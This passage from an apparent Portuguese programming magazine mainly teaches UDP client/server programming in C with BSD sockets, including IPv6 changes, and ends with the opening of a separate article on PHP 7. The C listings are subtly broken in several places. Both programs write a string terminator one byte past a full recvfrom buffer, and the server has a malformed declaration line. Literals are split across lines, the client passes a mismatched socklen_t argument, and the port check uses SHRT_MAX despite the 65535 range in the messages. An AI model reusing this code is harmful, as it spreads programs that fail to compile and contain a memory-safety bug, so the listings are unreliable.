conhecidos*. Por exemplo, o porto de escuta do protocolo HTTP é o porto 80/TCP. Assim, quando indicamos um URL http:// na barra de endereços, o navegador procura estabelecer uma ligação TCP no porto 80 do endereço IP correspondente ao endereço indicado no URL. Por sua vez, o sistema de resolução de nomes DNS que permite converter nomes em endereços IP e vice-versa, faz uso do porto 53/UDP. Em sistemas Unix, uma lista dos portos e respetivos serviços está disponível no ficheiro /etc/services (Listagem 1).

```
finger      79 / tcp
http  80 / tcp    # www
http  80 / udp    # HyperText Transfer Protocol
(…)
https 443 / tcp   # http protocol over TLS / SSL
https 443 / udp
(…)
```

Listagem 1: Visão parcial do ficheiro /etc/services com a indicação dos protocolos http (porto 80) e https (porto 443)

No Unix, o acesso à camada de transporte por via programática é usualmente feito através da interface *socket* BSD (*Berkeley Software Distribution*). De forma simplificada, pode dizer-se que o *socket* é uma abstração de um canal de comunicação: num dos pontos, o emissor envia dados, ao passo que na outra extremidade um recetor (ou vários, no caso do UDP), recebe esses dados. Este artigo foca o uso de *sockets* UDP no desenvolvimento de aplicações para sistemas Unix/Linux com recurso à linguagem de programação C. O código apresentado foi desenvolvido atendendo à norma C11, tendo sido empregue o compilador GCC 5.4.0. As aplicações foram testadas numa máquina virtual Lubuntu 16.04 de 32 bits com *kernel* Linux ubuntu 4.4.0-21-generic.

O modelo cliente/servidor

O modelo cliente/servidor assenta na existência de duas entidades com funções assimétricas. De um lado está o servidor cujo propósito é atender os pedidos dos clientes e responder-lhes de forma apropriada. Do outro lado, o cliente solicita serviços através do envio de pedidos, aguardando pela respetiva resposta do servidor. O formato e conteúdo das mensagens, bem como o comportamento a adotar por cada entidade é definido através do denominado protocolo aplicacional.

Os passos básicos de aplicações cliente/servidor assentes sobre o protocolo de transporte UDP são mostrados na Listagem 2 (servidor) e na Listagem 3 (cliente). Importa notar que se assume que o servidor não tem terminação, mantendo-se em funcionamento desde do arranque do sistema até que o mesmo seja desligado.

```
Criação do socket: socket
Registo do socket no sistema local: bind
Ciclo
      Aguarda pedido: recvfrom
      Processa pedido
      Envia resposta: sendto
      Repete ciclo
Término
Fecha socket: close
```

Listagem 2: Pseudo-código de uma aplicação servidor UDP

```
Criação do socket: socket
Envia pedido: sendto
Aguarda resposta: recvfrom
Fecha socket: close
```

Listagem 3: Pseudo-código de uma aplicação cliente UDP

Aplicação servidor

Fase de inicialização

A inicialização da aplicação servidor envolve dois passos distintos: i) criação do *socket* e ii) registo do *socket*. De seguida, descrevem-se cada um desses passos.

Criação do *socket*

Ao nível da aplicação servidor, a primeira operação consiste na criação do *socket*. Para o efeito, é feito uso da função **socket** cujo protótipo é mostrado na Listagem 4.

```
int socket(int domain,
      int type, int protocol);
```

Listagem 4: Protótipo da função socket

O parâmetro **domain** da função *socket* serve para indicar o domínio do *socket*. No caso de um *socket* IPv4, deve ser indicado AF_INET, e AF_INET6 no caso de um *socket* IPv6. Neste artigo usar-se-ão endereços IPv4. O parâmetro **type** identifica o tipo de *socket* pretendido. Para o caso de um *socket* UDP, deve-se indicar SOCK_DGRAM. Por fim, o último parâmetro da função – **protocol** – especifica o protocolo. Contudo, em muitos casos, os dois primeiros parâmetros são suficientes para definir plenamente o protocolo. É o caso com o par AF_INET/SOCK_DGRAM que define univocamente um *socket* do tipo IPv4/UDP. Nestes casos, indica-se 0 (zero) no parâmetro **protocol**. Em caso de sucesso, a chamada *socket* devolve um valor inteiro positivo que corresponde ao descritor associado ao recém-criado *socket*. Note-se que a chamada *socket* apenas cria um descritor do tipo *socket* no sistema local, não efetuando nenhum contacto com o exterior.

Registo do *socket* - bind

A segunda operação no estabelecimento de um servidor UDP consiste no registo do *socket* no sistema local. Para o efeito, é necessário indicar quais as interfaces IP do sistema local para as quais o *socket* deve estar ativo, bem como o porto (UDP). O registo do *socket* é feito através da função **bind**, cujo protótipo é mostrado na Listagem 5.

```
int bind(int sockfd,
      const struct sockaddr *addr,
      socklen_t addrlen);
```

Listagem 5: Protótipo da função bind

O primeiro parâmetro –-- **sockfd** -- é o descritor do *socket*, devolvido pela função *socket*. Os parâmetros seguintes correspondem a uma estrutura de endereços (segundo parâmetro) e respetivo tamanho (terceiro parâmetro). Pelo facto da interface de programação *sockets* BSD suportar múltiplos tipos de protocolos e de endereços, é empregue uma estrutura genérica para especificação de endereços. Essa estrutura é do tipo **struct sockaddr**. Contudo, consoante o tipo de protocolo selecionado, é empregue uma estrutura de endereço adequado que depois é mapeada (*cast*) para o tipo de dados **struct sockaddr**. Para o caso do IPv4, a estrutura de endereço é a **struct sockaddr_in** (Listagem 6).

```
struct sockaddr_in {
      short int sin_family;
      unsigned short int sin_port;
      struct in_addr sin_addr;
      unsigned char sin_pad[8];
};
struct in_addr {
      unsigned int      s_addr;
      /* Endereço IPV4 / formato de rede*/
};
```

Listagem 6: Estruturas sockaddr_in e in_addr empregues para endereços IPv4

O campo **sin_family** serve para especificar o tipo de endereço. No caso de um endereço IPv4 deve especificar-se AF_INET. O campo **sin_port** serve para indicar o porto que se pretende registar. O porto é especificado através de um inteiro de 16 bits que deve estar no formato *big endian* (Blinn, 2016). O formato *big endian* é também designado por formato de rede, pois os valores numéricos correspondentes a portos e endereços IPs devem ser especificados nesse formato. Para se garantir que o porto é indicado no formato *big endian*, é empregue a função **htons** (*host-to-network-short*) que efetua a conversão de um inteiro com 16 bits do formato local para o formato *big endian*.

O campo **sin_addr** corresponde a uma estrutura onde deve ser guardado o endereço IPv4, novamente em formato de rede. A função **inet_pton** (Listagem 7) permite obter um endereço IP em formato de rede a partir de um endereço IP (v4 ou v6) especificado em texto (e.g., “192.168.120.12”). O primeiro parâmetro serve para especificar o tipo de endereço – AF_INET para IPv4 e AF_INET6 para IPv6. O segundo parâmetro indica o IP a converter. Finalmente, o terceiro parâmetro especifica a zona de memória para onde deve ser escrita a representação inteira em formato de rede do IP. A função **inet_ntop** efetua a operação inversa, isto é, cria a representação em formato de texto de um endereço IP (v4 ou v6) especificado em formato binário. O protótipo de ambas as funções é mostrado na Listagem 7.

```
int inet_pton(int af,
      const char *src, void *dst);

char *inet_ntop(int af, const void *src,
      char *dst, socklen_t size);
```

Listagem 7: Protótipo das funções inet_pton e inet_ntop

No caso em que se pretende que o *socket* do servidor possa receber pedidos destinados a qualquer das interfaces IPs da máquina local – prática relativamente corrente – deve ser especificado o resultado da chamada **htnol** (INADDR_ANY) como endereço IP. Similarmente à função **htons**, a função **htonl** (*host-to-network-long*) assegura que o valor que lhe é passado como parâmetro é devolvido em formato de rede. A diferença entre as duas funções está no

tamanho dos dados que manipulam: **htons** processa valores de 16 bits, ao passo que **htonl** trata valores de 32 bits. O código para inicialização da estrutura de endereços é mostrado na Listagem 8. A função **memset** é empregue para se proceder à inicialização com zeros da estrutura de endereços.

```
/* Preenche a estrutura */
memset(&ser_addr, 0, sizeof(ser_addr));
ser_addr.sin_family = AF_INET;
ser_addr.sin_addr.s_addr =
htonl(INADDR_ANY);
ser_addr.sin_port = htons(Porto);
```

Listagem 8: Preenchimento da estrutura de endereço para o registo do socket

Fase de pedido/resposta

Terminada a fase de configuração, o programa servidor entra no modo de pedido/resposta. Neste modo, o programa repete um mesmo ciclo: aguarda por um pedido, processa-o e envia a respetiva resposta à aplicação cliente que solicitou o pedido.

Leitura do pedido

A espera pelo pedido é feita através da função recvfrom (Listagem 9).

```
ssize_t recvfrom(int sockfd, void *buf,
      size_t len, int flags,
      struct sockaddr *src_addr,
      socklen_t *addrlen);
```

Listagem 9: Protótipo da função recvfrom

Por omissão, a função **recvfrom** bloqueia o processo chamante até que seja recebido um datagrama. O parâmetro **sockfd** corresponde ao descritor do *socket*. O par de parâmetros **buf** e **len** especificam o endereço e tamanho da zona de memória fornecida pelo utilizador e no qual é escrito o conteúdo do datagrama recebido. O parâmetro **flags** permite aceder a modos alternativos da função. Por exemplo, a opção MSG_DONTWAIT leva a que a função deixe de ser bloqueante, sendo devolvida uma notificação apropriada, caso a função seja chamada e não exista nenhum datagrama. Finalmente, o par de parâmetros **src_addr** e **addrlen** é preenchido pela função, respetivamente, com o endereço/porto da entidade remota e o tamanho do endereço. Note-se que o parâmetro **addrlen** é um parâmetro valor/resultado, significando isso que deve ser inicializado com o tamanho da estrutura de endereço antes da chamada à função, caso contrário ocorre o erro do tipo EINVAL – argumento inválido. Importar relembrar que o tipo de dados **struct sockaddr** corresponde a um endereço dito genérico. Para aceder aos campos do endereço IPv4 torna-se necessário proceder à respetiva conversão (**cast** na designação anglo-saxónica), e ter em atenção que os campos de endereço IP e porto se encontram no formato de rede. O endereço da entidade remota é obviamente necessário para que o programa servidor possa enviar a resposta. Funciona de forma similar ao endereço do remetente numa carta enviada por via postal.

A função **recvfrom** retorna um valor inteiro. Caso tenha ocorrido um erro, é devolvido -1 sendo atribuído à variável **errno** um código de erro apropriado. Caso a função **recvfrom** seja bem-sucedida, é devolvido o número de octetos que foram recebidos. É importante notar que o número de octetos recebidos pode diferir do número de octetos enviados quando o tamanho da memória especificado através do par **buf**/**len** for insuficiente para acolher todo o conteúdo do datagrama. Por exemplo, caso seja especificado uma zona de memória com capacidade para 100 octetos e o datagrama recebido tenha 140 octetos, apenas os 100 primeiros octetos são escritos na zona de memória apontada por **buf**. Os restantes 40 octetos são perdidos. Em termos teóricos, o tamanho máximo de um datagrama UDP é de 65507 octetos. Em ambientes de área alargada (internet), recomenda-se que o tamanho individual de cada datagrama não ultrapasse os 512 octetos. De facto, tamanhos maiores levam a que o datagrama seja fragmentado pela camada de rede (camada IP), o que reduz substancialmente a probabilidade do datagrama chegar ao destino.

Recebido o pedido, o servidor procede ao seu processamento, que obviamente depende da aplicação. Igualmente, o formato e conteúdo do datagrama recebido depende do protocolo aplicacional. Neste artigo é elaborado um protocolo aplicacional muito simples que suporta três pedidos diferentes expressos pelas seguintes *strings*: “DATA_HORA”, “DATA” e “HORA”. O pedido “DATA_HORA” solicita que seja enviada como resposta a data/hora corrente do servidor. Similarmente, os pedidos “DATA” e “HORA” solicitam o envio, respetivamente, da data e da hora.

Envio da resposta

O envio da resposta é feito através da função **sendto**, cujo protótipo é mostrado na Listagem 10.

```
ssize_t sendto(int sockfd, const void *buf, si-
ze_t len, int flags, const struct sockaddr
*dest_addr, socklen_t addrlen);
```

Listagem 10: Protótipo da função sendto

O primeiro parâmetro corresponde ao descritor do *socket*. O segundo e terceiro parâmetros indicam, respetivamente, o endereço de memória onde se encontra a mensagem a ser enviada e o respetivo tamanho. O parâmetro **flag** permite configurar comportamentos específicos para a função. Finalmente, o par de parâmetros **dest_addr** e **addrlen** indica o endereço e respetivo tamanho de destino. Tratando-se de uma resposta a um pedido de um cliente, é empregue como par endereço destino/tamanho o par endereço/tamanho anteriormente preenchido pela função **recvfrom**. De forma análoga ao que sucede com a função **recvfrom**, o valor de retorno da função **sendto** corresponde ao número de octetos enviados em caso de sucesso. Numa situação de erro é devolvido o valor -1, sendo atribuída à variável **errno** um código de erro apropriado. É importante notar que uma execução com sucesso da função **sendto** não garante que o datagrama chegue ao seu destino. De facto, o protocolo UDP não é confiável, não garantindo a entrega dos datagramas no destino, nem detetando a sua eventual perda, tal como sucede no envio de uma carta por via postal. Uma aplicação que requeira confiabilidade na troca de mensa-

gens deve implementar essa funcionalidade no protocolo aplicacional (e.g., protocolo Trivial FTP), ou mais simplesmente, fazer uso do protocolo de transporte TCP (Stevens, Fenner, & Rudoff, 2004). Uma observação ainda a respeito das funções **sendto** e **recvfrom**: o tipo de dado devolvido por ambas as funções é **ssize_t**, que significa *signed size*, ou seja, tamanho com sinal. A necessidade do valor negativo -1 para assinalar situações de erro leva a que não possa ser empregue o tipo de dados **size_t** que apenas suporta valores não negativos. Refira-se que na norma C11, a string de formatação a ser empregue no **printf** é o **%zd** para um elemento do tipo **ssize_t** e **%zu** para **size_t**.

```
#include <stdio.h>
#include <stdlib.h>
#include <limits.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <time.h>
char *processa_pedido(const char *pedido_str,
      char *resposta_str, size_t resposta_tam) {
      time_t agora;
      struct tm *agora_tm_ptr;
      agora = time(NULL);
      agora_tm_ptr = localtime(&agora);
      if (strcmp(pedido_str, "DATA_HORA") == 0) {
            strftime(resposta_str, resposta_tam,
                "%Y.%m.%d_%Hh%M:%S", agora_tm_ptr);
      }
      else if (strcmp(pedido_str, "DATA") == 0) {
            strftime(resposta_str,
           resposta_tam, "%Y.%m.%d", agora_tm_ptr);
      }
      else if (strcmp(pedido_str, "HORA") == 0) {
            strftime(resposta_str,
                  resposta_tam, "%Hh%M:%S",
                                    agora_tm_ptr);
      }
      else {
      snprintf(resposta_str, resposta_tam, "%s
                                          (%s)",
                  "DESCONHECIDO", pedido_str);
      }
      return resposta_str;
}
int main(int argc, char *argv[]) {
      if (argc != 2) {
            fprintf(stderr, "uso: %s
                        <porto_UDP>\n", argv[0]);
            fprintf(stderr, "porto UDP entre 1025 e
                                        65535\n");
            exit(1);
      }
      /* argv[1]: porto */
      char *err_ptr;
      char *porto_s = argv[1];
      long int porto_long = strtol(porto_s,
                                    &err_ptr, 10);
      if (((errno == ERANGE) &&
            (porto_long == LONG_MAX || porto_long
                              == LONG_MIN)) ||
            (errno != 0 && porto_long == 0)) {
            fprintf(stderr, "ERRO: '%s' 1024 < "
                  "porto < 65536\n", porto_s);
            exit(2);
      }
      if ((porto_long > SHRT_MAX) || (porto_long <=
                                          0))
{
            fprintf(stderr, "ERRO: '%s' "
               1024 < porto < 65536\n", porto_s);
                  exit(3);
      }
      unsigned short porto = (unsigned short)
                                    porto_long;
      /* Criar socket */
      int socket_udp;
    socket_udp = socket(AF_INET, SOCK_DGRAM, 0);
      if (socket_udp == -1) {
            fprintf(stderr, "ERRO ao criar
                                    socket:%s\n",
                              strerror(errno));
            exit(4);
      }
      /* bind */
      struct sockaddr_in end_servidor;
      memset(&end_servidor, 0, sizeof
                              (end_servidor));
      end_servidor.sin_family = AF_INET;
      end_servidor.sin_addr.s_addr = htonl
                              (INADDR_ANY);
      end_servidor.sin_port = htons(porto);
      if (bind(socket_udp, (struct sockaddr *)
            &end_servidor, sizeof(end_servidor))
                                    == -1) {
            fprintf(stderr, "ERRO bind:%s\n",
                              strerror(errno));
            exit(5);
      }
      printf("INFO:servidor à escuta UDP/%u\n",
                                    porto);
      struct sockaddr_in end_cliente;
      char Buff_S[128], Resposta_S[128];
      size_t Buff_tam, Resposta_tam,
            socklen_t end_cliente_tam;
      ssize_t ret;
      Buff_tam = sizeof(Buff_S);
      while (1) {
            printf("a aguardar por pedido "
                  "cliente (porto:%d)\n", porto);
            end_cliente_tam = sizeof
                              (end_cliente);
            ret = recvfrom(socket_udp, Buff_S,
                              Buff_tam, 0,
                  (struct sockaddr*)&end_cliente,
                              &end_cliente_tam);
            if (ret == -1) {
                  fprintf(stderr, "ERRO
                        recvfrom:%s (errno=%d)\n",
                        strerror(errno), errno);
                  continue;
            }
            Buff_S[ret] = '\0';
            if (ret > 0 && (Buff_S[ret - 1] ==
                                    '\n'))
            {
                  Buff_S[ret - 1] = '\0';
            }
            printf("INFO: pedido cliente => '
                              %s'\n", Buff_S);
            Resposta_tam = sizeof(Resposta_S);
            processa_pedido(Buff_S, Resposta_S,
                              Resposta_tam);
          Resposta_tam = strlen(Resposta_S) + 1;
            printf("Resposta_tam=%zu octetos\n",
                              Resposta_tam);
            ret = sendto(socket_udp, Resposta_S,
                              Resposta_tam, 0,
                  (struct sockaddr *)
                  &end_cliente, end_cliente_tam);
            if (ret == -1) {
                  fprintf(stderr, "ERRO sendto:
                                    %s\n",
```

```
                        strerror(errno));
                continue;
            }
        }
        close(socket_udp);
        return 0;
}
```

Listagem 12: 2ª parte do ficheiro servidor_udp.c

Aplicação cliente

A aplicação cliente UDP é significativamente mais simples do que a aplicação servidor. Em termos de fluxo de execução, é habitual a seguinte sequência de eventos: 1) cliente envia um pedido ao servidor; 2) cliente aguarda resposta do servidor; 3) cliente termina.

Fase de inicialização

A fase de inicialização consiste na criação do *socket* que é em tudo semelhante ao que foi descrito para a aplicação servidor. Assim é chamada a função **socket**, indicando respetivamente AF_INET, SOCK_DGRAM e 0 para os seus três parâmetros.

Fase de pedido/resposta

Criado o *socket*, a aplicação cliente pode de imediato enviar o pedido para a aplicação servidor. Para o efeito é empregue a já conhecida função **sendto**. Contudo, antes de proceder ao envio, torna-se necessário preencher a estrutura com o endereço de destino, ou seja a estrutura com o endereço IP e respetivo porto da aplicação servidor. Conforme indicado anteriormente, o preenchimento do campo **sin_addr** pode ser feito através da função **inet_pton**, considerando que se tem o IPv4 no formato texto. O campo correspondente ao porto é preenchido com recurso à função **htons**, indicando-se como parâmetro o porto pretendido. No caso do exemplo empregue neste artigo, a aplicação cliente interpreta o primeiro argumento da linha de comando (**argv[1]**) como sendo o endereço IP do servidor e o segundo argumento (**argv[2]**) como sendo o porto da aplicação servidor. A Listagem 7 mostra o carregamento da estrutura de endereço com o endereço IP e porto UDP do servidor. Finalmente, o terceiro parâmetro passado à aplicação cliente (**argv[3]**) corresponde à operação pretendida indicada por uma das seguintes *strings*: “DATA_HORA”, “DATA” ou “HORA”.

```
struct sockaddr_in end_servidor;
ssize_t ret;
/* Preenche endereço IP/ porto do servidor remoto
*/
memset(&end_servidor, 0, sizeof(end_servidor));
end_servidor.sin_family = AF_INET;
end_servidor.sin_port = htons(porto);
ret = inet_pton(AF_INET, end_IP,
      &end_servidor.sin_addr.s_addr);
if (ret <= 0) {
      fprintf(stderr, "ERRO conversão '%s'\n",
end_IP);
      exit(5);
}
```

Listagem 13: Preenchimento da estrutura end_servidor com o endereço e porto UDP do servidor

Preenchida a estrutura de endereço com endereço IP e o porto do programa servidor, a aplicação cliente procede à operação de pedido/resposta. Assim, é enviada a string correspondente à operação solicitada através da função sendto. De seguida, é chamada a função recvfrom. Essa chamada bloqueia a aplicação cliente até que seja recebida a resposta por parte da aplicação servidor. Note-se que se trata de uma fragilidade da aplicação cliente pois, caso não seja recebida resposta por parte da aplicação servidor, a aplicação cliente fica bloqueada indefinidamente. Numa aplicação para um cenário real torna-se necessário prever um mecanismo que passado um determinado período de tempo interrompa a espera da aplicação cliente na função recvfrom caso não seja recebida resposta por parte do servidor. A ausência de resposta por parte da aplicação servidor pode ter várias causas: perda do datagrama que transporta o pedido do cliente, perda da resposta da aplicação servidor ou o próprio servidor estar inoperacional.

```
#include <stdio.h>
#include <stdio.h>
#include <stdlib.h>
#include <limits.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
      if (argc != 4) {
            fprintf(stderr, "uso: %s <IP> “
                  "<porto_UDP_escuta>
                        <comando>\n", argv[0]);
            fprintf(stderr, "porto UDP entre 1025
e 65535\n");
            exit(1);
      }
      /* argv[1]: endereço IP em formato texto */
      char *end_IP = argv[1];
      /* argv[2]: porto remoto */
      char *err_ptr;
      char *porto_s = argv[2];
      long int porto_long = strtol(porto_s,
                                    &err_ptr, 10);
      if (((errno == ERANGE) &&
            (porto_long == LONG_MAX || porto_long
                                    == LONG_MIN))
            || (errno != 0 && porto_long == 0)) {
            fprintf(stderr,
                  "ERRO: '%s' 1024 < porto < 65536
                                    \n", porto_s);
            exit(2);
      }
      if ((porto_long > SHRT_MAX) || (porto_long
                                          <= 0))
      {
            fprintf(stderr, "ERRO: '%s' "
                  "1024 < porto < 65536\n",
                                          porto_s);
            exit(3);
      }
      unsigned short porto = (unsigned short)
                                    porto_long;
      /* argv[3]: comando remoto */
      char *comando_s = argv[3];
      /* Criar socket */
      int socket_udp;
      socket_udp = socket(AF_INET, SOCK_DGRAM, 0);
```

```
      if (socket_udp == -1) {
       fprintf(stderr, "ERRO ao criar socket:%s\n",
                                    strerror(errno));
            exit(4);
      }
      struct sockaddr_in end_servidor;
      ssize_t ret;
      /* Preenche endereço IP/ porto do servidor
remoto */
      memset(&end_servidor, 0, sizeof
                                    (end_servidor));
      end_servidor.sin_family = AF_INET;
      end_servidor.sin_port = htons(porto);
      ret = inet_pton(AF_INET, end_IP,
            &end_servidor.sin_addr.s_addr);
      if (ret <= 0) {
            fprintf(stderr, "ERRO conversão '%s'\n"
                                          , end_IP);
            exit(5);
      }
      end_servidor.sin_port = htons(porto);
      /* Envio do comando */
      char Resposta_S[128];
      size_t Resposta_tam;
      size_t comando_tam = strlen(comando_s);
      socklen_t end_servidor_tam = sizeof
                                     (end_servidor);
      printf("A enviar '%s' ao servidor\n",
                                           comando_s);
      ret = sendto(socket_udp, comando_s,
                  comando_tam, 0, (struct sockaddr
               *)&end_servidor, end_servidor_tam);
      if (ret == -1) {
            fprintf(stderr, "ERRO sendto:%s\n",
                                    strerror(errno));
            exit(6);
      }
      /* Aguarda resposta do servidor */
      printf("A aguardar resposta do servidor\n");
      struct sockaddr_in end_resposta;
      size_t end_resposta_tam;
      Resposta_tam = sizeof(Resposta_S);
      end_resposta_tam = sizeof(end_resposta);
      ret = recvfrom(socket_udp, Resposta_S,
                                    Resposta_tam, 0,
                  (struct sockaddr*)&end_resposta,
                                  &end_resposta_tam);
      if (ret == -1) {
            fprintf(stderr, "ERRO no recvfrom:%s
                                       (errno=%d)\n",
                           strerror(errno), errno);
            exit(7);
      }
      Resposta_S[ret] = '\0';
      if (ret > 0 && (Resposta_S[ret - 1] == '\n'))
      {
            Resposta_S[ret - 1] = '\0';
      }
      printf("Resposta='%s' (%zu octetos)\n",
            Resposta_S, ret);
      close(socket_udp);
      return 0;
}
```

Listagem 15: 2ª parte do ficheiro cliente_udp.c

Término

Em termos de API *socket* BSD, o término da aplicação cliente consiste somente no fecho do *socket*. Para o efeito é empregue a função **close**, passando-se o descritor do *socket* como único parâmetro à função.

O código da aplicação cliente **udp_cliente.c** é mostrado na Listagem 14 (1ª parte - validação dos parâmetros da linha de comando) e Listagem 15 (2ª parte - interação com o programar servidor).

Compilação e execução

A compilação das duas aplicações podem ser feita da forma indicada na Listagem 16.

O teste às aplicações é relativamente simples. Primeiro deve ser lançada a aplicação servidor, indicando-se como parâmetro um porto compreendido entre 1025 (inclusive) e 65535 (inclusive), por exemplo, o porto 9999. Seguidamente, noutro terminal do mesmo computador lança-se a aplicação cliente, especificando-se 127.0.0.1 como endereço IP (endereço de *localhost*), 9999 como porto UDP e um dos três comandos implementados pela aplicação, por exemplo, "DATA_HORA". Um exemplo de execução das aplicações servidor e cliente é mostrado na Listagem 17.

```
# compilação da aplicação servidor
gcc -Wall -W servidor_udp.c -o servidor_udp

# compilação da aplicação cliente
gcc -Wall -W cliente_udp.c -o cliente_udp
```

Listagem 16: Compilação da aplicação servidor e da aplicação cliente

```
# Execução das aplicações

# Servidor
./servidor_udp 9999
a aguardar por pedido cliente (porto:9999)
INFO: pedido do cliente => 'DATA_HORA'
IN: 'DATA_HORA', OUT: '2016.10.12_22h27:53'

# cliente
./cliente_udp 127.0.0.1 9999 DATA_HORA
A enviar pedido 'DATA_HORA' servidor
A aguardar resposta do servidor
Resposta='2016.10.12_22h27:53' (20 octetos)
```

Listagem 17: Execução das aplicações servidor e cliente

Um teste mais completo consiste em lançar a aplicação servidor e a aplicação cliente em máquinas diferentes. Neste caso, torna-se necessário indicar como primeiro parâmetro da aplicação cliente o endereço IP do computador onde é executada a aplicação servidor. Conforme anteriormente referido, a aplicação cliente não está preparada para tolerar falhas da rede ou da aplicação servidor. Uma possível solução para recuperar da ausência de resposta da aplicação servidor pode passar pelo uso de um temporizador. Através da função **alarm** ou da função **setitimer** é possível configurar um temporizador de modo a que seja ativado passado X segundos. Por exemplo, antes de chamar a função **recvfrom**, a aplicação cliente configura um temporizador para esperar 2 segundos. Caso a operação de receção via **recvfrom** demore mais do que 2 segundos, o temporizador expira, sendo enviado o sinal SIGALRM para o processo. O processo deverá tratar do sinal, detetando que se trata de um pedido sem resposta, voltando a repetir o pedido ao servidor ou, caso tenha ultrapassado um limiar de repetições,

informar o utilizador de que não é possível contactar a aplicação servidor.

Adaptação ao IPv6

Os programas cliente e servidor podem ser facilmente adaptados ao protocolo IPv6. As principais alterações envolvem o uso do identificador AF_INET6 em lugar do identificador AF_INET e o uso da estrutura de endereços específica do IPv6: **struct sockaddr_in6** em substituição da **struct sockaddr_in**. Os nomes dos campos da **struct sockaddr_in6** adotam também uma designação associada ao IPv6, sendo o sufixo "sin_" (IPv4) substituído pelo sufixo "sin6_". Assim, os campos da **struct sockaddr_in6** são o "sin6_family", "sin6_addr" e "sin6_port". A Listagem 18 e a Listagem 19 mostram, respetivamente, as adaptações necessárias para IPv6 ao código do programa servidor e do programa cliente.

```
(…)
/* Criar socket */
int socket_udp;
socket_udp = socket(AF_INET6, SOCK_DGRAM, 0);
if (socket_udp == -1) {
      fprintf(stderr, "ERRO ao criar socket:%s\n",
            strerror(errno));
      exit(4);
}

struct sockaddr_in6 end_servidor_IPv6;
memset(&end_servidor_IPv6, 0,
                        sizeof(end_servidor_IPv6));
end_servidor_IPv6.sin6_family = AF_INET6;
end_servidor_IPv6.sin6_addr = in6addr_any;
end_servidor_IPv6.sin6_port = htons(porto);
if (bind(socket_udp,
(struct sockaddr *)&end_servidor_IPv6,
sizeof(end_servidor_IPv6)) == -1) {
      fprintf(stderr, "ERRO no bind: %s\n",
            strerror(errno));
      exit(5);
}
(…)
struct sockaddr_in6 end_cliente_IPv6;

(…)
while (1) {
   printf("a aguardar pedido cliente (porto:%d)\n",
                                                porto);
      end_cliente_tam = sizeof(end_cliente_IPv6);
      ret = recvfrom(socket_udp, Buff_S, Buff_tam,
            0,(struct sockaddr*)&end_cliente_IPv6,
                                    &end_cliente_tam);
      (…)
            ret = sendto(socket_udp, Resposta_S,
               Resposta_tam, 0, (struct sockaddr *)
                &end_cliente_IPv6,end_cliente_tam);
      (…)
```

Listagem 18: Adaptações do código do servidor ao protocolo IPv6

```
(…)
/* Criar socket */
int socket_udp;
socket_udp = socket(AF_INET6, SOCK_DGRAM, 0);
if (socket_udp == -1) {
      fprintf(stderr, "ERRO ao criar socket:%s\n",
                                          strerror
(errno));
      exit(4);
}
struct sockaddr_in6 end_servidor_IPv6;
ssize_t ret;
/* Preenche endereço do servidor */
memset(&end_servidor_IPv6, 0,
                           sizeof(end_servidor_IPv6));
end_servidor_IPv6.sin6_family = AF_INET6;
ret = inet_pton(AF_INET6, end_IP,
            &end_servidor_IPv6.sin6_addr.s6_addr);
(…)
end_servidor_IPv6.sin6_port = htons(porto);
(…)
```

Listagem 19: Adaptações do código do cliente ao protocolo IPv6

Nota final

Este artigo exemplificou o uso do protocolo de transporte UDP em ambiente Linux com recurso à API *socket* BSD. Em particular, foi implementada uma aplicação servidor e uma aplicação cliente. Apesar da sua aparente simplicidade, muito ficou por dizer sobre o uso de *sockets* do tipo UDP. Ao leitor interessado sugere-se a leitura de (Stevens, Fenner, & Rudoff, 2004).

Bibliografia

Blinn, B. (13 de 10 de 2016). *Byte Order.* Obtido de http://www.bruceblinn.com/linuxinfo/ByteOrder.html

Stevens, W. R., Fenner, B., & Rudoff, A. (2004). *UNIX Network Programming: The Sockets Networking API.* Addison-Wesley Professional.

AUTOR

Escrito por Sandro Patrício Domingues

é professor do Departamento de Engª Informática na Escola Superior de Tecnologia e Gestão (ESTG) do Instituto Politécnico de Leiria (IPLeiria). Tem lecionado, entre outras, as disciplinas de Programação Avançada e Sistemas Operativos da Licenciatura em Engenharia Informática. É ainda docente da pós-graduação em Informática de Segurança e Computação Forense.

Escrito por Vítor Carreira

leciona as disciplinas de Programação Avançada, Sistemas Operativos, Aplicações para a Internet e Desenvolvimento de Aplicações Distribuídas ao curso de Licenciatura em Engenharia Informática da Escola Superior de Tecnologia e Gestão do Politécnico de Leiria.

Escrito por Carlos Grilo

é coordenador do Mestrado em Engenharia Informática – Computação Móvel da Escola Superior de Tecnologia e Gestão do Politécnico de Leiria. Leciona as disciplinas de Programação Avançada, Inteligência Artificial e Desenvolvimento de Aplicações Empresariais ao Curso de Licenciatura em Engenharia Informática.

PHP 7

Neste artigo, traremos informações a respeito do PHP 7, alguns dos novos recursos e exemplos de código que podem executar de maneiras diferentes em versões anteriores à 7. O PHP 7 foi liberado em dezembro de 2015, atualmente encontra-se na versão 7.0.11 (este artigo está sendo escrito em outubro de 2016).

A linguagem PHP surgiu na década de 1990 como uma linguagem de scripting interpretada no servidor, mas seu histórico não é o foco deste artigo e pode-se encontrar mais informações sobre no link http://php.net/manual/history.php.

A especificação do PHP pode ser encontrada em http://bit.ly/php-langspec. Possui uma sintaxe parecida com C e Perl.

Palavras reservadas

As seguintes palavras não podem ser usadas como nomes de classes, interfaces ou traits: **int**, **float**, **bool**, **string**, **true**, **false** e **null**. É claro que não seria uma boa prática de programação usar essas palavras como identificadores, mesmo assim, o código abaixo executaria na versão 5.6.x, mas acusa erro na versão 7.0.x.

```
<?php
class bool
{
    private $atributo1;

    public function setAtributo1($valor){
        $this->atributo1 = $valor;
    }

    public function getAtributo1(){
        return $this->atributo1;
    }
}

$object1 = new bool();

$object1->setAtributo1("teste de entrada");
echo $object1->getAtributo1();

?>
```

Declaração de tipo de retorno

O PHP 7 implementa suporte a declaração de tipo de retorno. Isso faz com que o retorno de uma função seja de um tipo especificado.

Código PHP 5.6

```
<?php
//php 5.6
function getTotal($a, $b) {
    return $a * $b;
}

$total = getTotal(2, 7);
var_dump($total);
$total = getTotal(2.5, 7.25);
var_dump($total);
```

Resultado

```
int 14
float 18.125
```

Código PHP 7

```
<?php
//php 7
function getTotal($a, $b) : float {
    return $a * $b;
}

$total = getTotal(2, 7);
var_dump($total);

$total = getTotal(2.5, 7.25);
var_dump($total);
```

Resultado

```
float(14)
float(18.125)
```

